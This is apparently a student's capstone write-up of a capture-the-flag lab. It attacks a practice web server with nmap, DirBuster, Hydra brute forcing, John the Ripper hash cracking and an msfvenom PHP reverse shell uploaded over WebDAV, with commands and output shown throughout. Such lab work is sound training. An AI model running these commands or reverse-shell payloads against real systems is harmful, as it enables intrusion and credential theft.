

Final Capstone Project

Day 1: Red Team

In this activity, you will log into CybrScore and will use a Kali instance to hack into a vulnerable web server. Hidden in the web server is a file called `flag.txt`. You will need to use a reverse php shell to gain access to the web server to recover the `flag.txt` document. Once you have shown the instructor that you have recovered the flag, raise your hand and your instructor will give you a snort file from a different teams attack.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.84.55 netmask 255.255.255.0 broadcast 172.16.84.255
        inet6 fe80::20c:29ff:fe8b:f4af prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:8b:f4:af txqueuelen 1000 (Ethernet)
            RX packets 2374 bytes 148570 (145.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 535644 bytes 22515766 (21.4 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
            device interrupt 18 base 0x2024

eth1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 00:0c:29:8b:f4:b9 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x20a4

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1 (Local Loopback)
            RX packets 30763 bytes 11705037 (11.1 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 30763 bytes 11705037 (11.1 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# 
```

The initial phase of penetration testing requires tools such as nmap and netdiscover, in order to scan for live hosts. The command ifconfig reveals the local network, and with that information one can perform a network scan with the associated subnet. The alternative, netdiscover scans for live hosts and produces the output in a live display.

```

[*] Nmap: Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1   0.20 ms 172.16.84.205
[*] Nmap: Nmap scan report for 172.16.84.55
[*] Nmap: Host is up (0.000045s latency).
[*] Nmap: All 1000 scanned ports on 172.16.84.55 are closed
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 256 IP addresses (2 hosts up) scanned in 15.90 seconds
msf > hos

```

- Discover the IP address of the Linux server
- msf> db_nmap -sV -A 172.16.84.0/24 scan

```

msf > db_nmap -sV -O 172.16.84.205
[*] Nmap: Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2020-03-28 14:28 EDT
[*] Nmap: 'mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers'
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers'
[*] Nmap: Nmap scan report for 172.16.84.205
[*] Nmap: Host is up (0.00017s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp    open  http     Apache httpd 2.4.29
[*] Nmap: MAC Address: 00:15:5D:01:80:00 (Microsoft)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X|4.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
[*] Nmap: OS details: Linux 3.2 - 4.4
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
msf >

```

- Investigate what is running on port 80, 22

OS Detection Nmap

- **Nmap** sends TCP and UDP packets to the target machine and then it examines the response by comparing the result with the database. The **Nmap** operating system discovery technique is slightly slower than the **scanning** techniques because OS detection involves the process of finding open **ports**

```
[nmap.org/submit/]
[*] Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
msf > nmap -sV -p 80,22 172.16.84.205
[*] exec: nmap -sV -p 80,22 172.16.84.205


Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2020-03-28 14:48 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.16.84.205
Host is up (0.00027s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2020-03-28 14:50 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.16.84.205
Host is up (0.00029s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Service Info: Host: 172.16.84.205

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
msf > █
```

nmap -sV -p 22,53,110,143,4564 198.116.0-255.1-127

- Locate the hidden directory on the server



ls -ap | egrep "\..*/\$" – hidden directories on local server
use dirbuster to locate the hidden directory on the remote server

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://172.16.84.205:80/

Scan Information \ Results - List View: Dirs: 30 Files: 30 Results - Tree View \ Errors: 20 \

Type	Found	Response	Size
Dir	/	200	1776
Dir	/company_blog/	200	1135
Dir	/company_folders/	200	1572
Dir	/company_share/	200	942
Dir	/meet_our_team/	200	1536
File	/robots.txt	200	325
File	/company_blog/blog.txt	200	680
Dir	/company_folders/company_culture/	200	1586
File	/meet_our_team/ashton.txt	200	568
Dir	/company_folders/customer_info/	200	1196
File	/meet_our_team/hannah.txt	200	652
Dir	/company_folders/sales_docs/	200	1576
File	/meet_our_team/ryan.txt	200	481
File	/company_folders/customer_info/customers.txt	200	494
File	/company_folders/company_culture/file1.txt	200	433
File	/company_folders/company_culture/file2.txt	200	433
File	/company_folders/sales_docs/file1.txt	200	433
File	/company_folders/company_culture/file3.txt	200	433
File	/company_folders/sales_docs/file2.txt	200	433
File	/company_folders/sales_docs/file3.txt	200	433
Dir		403	470
Dir		403	470
File		403	473
File		403	473
File	/company_blog/.htaccess.php	403	486
File	/company_blog/.htpasswd.php	403	486
Dir	/company_blog/.htaccess/	403	483
Dir	/icons/	403	466

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 242, (C) 0 requests/sec

Parse Queue Size: 0


Total Requests: 56599/1105407 Current number of running threads: 10



Time To Finish: ~

Back Pause Stop Report

Program paused! /company_share/.htaccess/SiteMap/

- Browse for possible wordlists to accomplish a brute force attack with hydra and john the ripper
- In this case big.txt did not reveal any passwords; however rockyou.txt did





- Brute force the password for the hidden directory.

```
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "lunita" - 1425 of 14344483 [child 5]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "honey1" - 1426 of 14344483 [child 4]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "951753" - 1427 of 14344483 [child 9]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "thomas1" - 1428 of 14344483 [child 8]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "bernard" - 1429 of 14344483 [child 0]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "peace" - 1430 of 14344483 [child 15]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "arthur" - 1431 of 14344483 [child 3]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "12345a" - 1432 of 14344483 [child 10]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "marlboro" - 1433 of 14344483 [child 11]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "merlin" - 1434 of 14344483 [child 12]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "southside" - 1435 of 14344483 [child 1]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "loser1" - 1436 of 14344483 [child 2]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "brandi" - 1437 of 14344483 [child 7]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "arlene" - 1438 of 14344483 [child 14]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "blueeyes" - 1439 of 14344483 [child 13]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "michel" - 1440 of 14344483 [child 6]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "rachelle" - 1441 of 14344483 [child 5]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "mackenzie" - 1442 of 14344483 [child 4]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "ernesto" - 1443 of 14344483 [child 9]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "champion" - 1444 of 14344483 [child 8]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "missy" - 1445 of 14344483 [child 0]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "mamapapa" - 1446 of 14344483 [child 15]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "fatboy" - 1447 of 14344483 [child 3]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "darius" - 1448 of 14344483 [child 10]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "282828" - 1449 of 14344483 [child 11]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "edgar" - 1450 of 14344483 [child 12]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "alexia" - 1451 of 14344483 [child 1]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "landon" - 1452 of 14344483 [child 2]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "nicola" - 1453 of 14344483 [child 7]
```

Hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 172.16.84.205 http-get
 /company_folders/secret_folders

```
[80][http-get] host: 172.16.84.205 login: ashton password: leopoldo
[STATUS] attack finished for 172.16.84.205 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-03-29 10:40:17
root@kali:~# 
```

- Break the hash password with John the Ripper

```

-- 0 Wildcard Target

msf exploit(handler) > set lhost 172.16.84.55
lhost => 172.16.84.55
msf exploit(handler) > options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
-----  -----  -----  -----
LHOST  172.16.84.55    yes        The listen address
LPORT  4444            yes        The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf exploit(handler) > 
```

Login: ashton
 Password : Leopoldo


Mozilla Firefox

http://172.16.84.205/company_folders/sec


Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:\$6\$c/qMD /qj\$KDQgfmDZlcflEP1nclm4mH0SF.5wGz5ZUDEKsw5J98dD1Po2v7b0aoll2HdG5HNXf1l0qD/B5kcdk9QNxv /e0:18016:0:99999:7:::)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser



```
root@kali:~# john --format=sha512crypt -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
linux4u      (?)
1g 0:00:00:44 DONE (2020-03-29 10:55) 0.02223g/s 226.2p/s 226.2c/s 226.2C/s sherwood..stumpy
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```



Index of /webdav - Mozilla Firefox
http://172.16.84.205/webdav x Connecting...
172.16.84.205/webdav/ x Search Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB »

Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-04-30 14:46	43	
shell.php	2020-03-29 15:18	948	

Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.55 lport=4444 >> shell.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 948 bytes

root@kali:~# ls
after.txt  Downloads          dvwa_xss.py           orderedmultidict-0.7.8.tar  Templates
before.txt  dvwa.cookie       furl.egg-info        orderedmultidict.egg-info   tgt.cookie
build       dvwaLoggedInSQLI.py furl-master.zip     pass.txt                  tools
Desktop    dwa_login.py      hash                 pycodestyle-2.1.0         user.txt
dist       dvwa.py           hash.save            ref
Documents  dvwa_sqli.py     orderedmultidict-0.7.8 shell.php
root@kali:~#
```

Hidden flag:

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```